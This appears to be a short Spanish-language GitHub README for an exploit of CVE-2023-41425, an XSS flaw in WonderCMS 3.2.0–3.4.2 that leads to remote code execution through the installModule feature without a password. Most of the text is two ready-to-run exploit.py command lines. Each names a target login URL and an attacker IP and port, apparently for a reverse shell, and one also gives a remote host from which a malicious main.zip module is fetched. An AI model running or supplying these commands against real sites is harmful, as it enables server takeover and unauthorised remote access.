 twappz/cve-2023-41425
WonderCMS RCE CVE-2023-41425


Las versiones de WonderCMS v3.2.0 a v3.4.2 con vulnerabilidad XSS permiten a un actor malicioso lograr RCE subiendo un componente al installModule CVE-2023-41425 (No es necesario conocer la contraseña).

Especificando el host remoto desde donde se descarga el archivo main.zip
./exploit.py -u http://example.com/loginURL -i 10.10.14.110 -p 4321 -r http://10.10.14.110:8000/main.zip
O
sin especificar el archivo main.zip. Por defecto, se descarga de main.zip
./exploit.py -u http://example.com/loginURL -i 10.10.14.110 -p 4321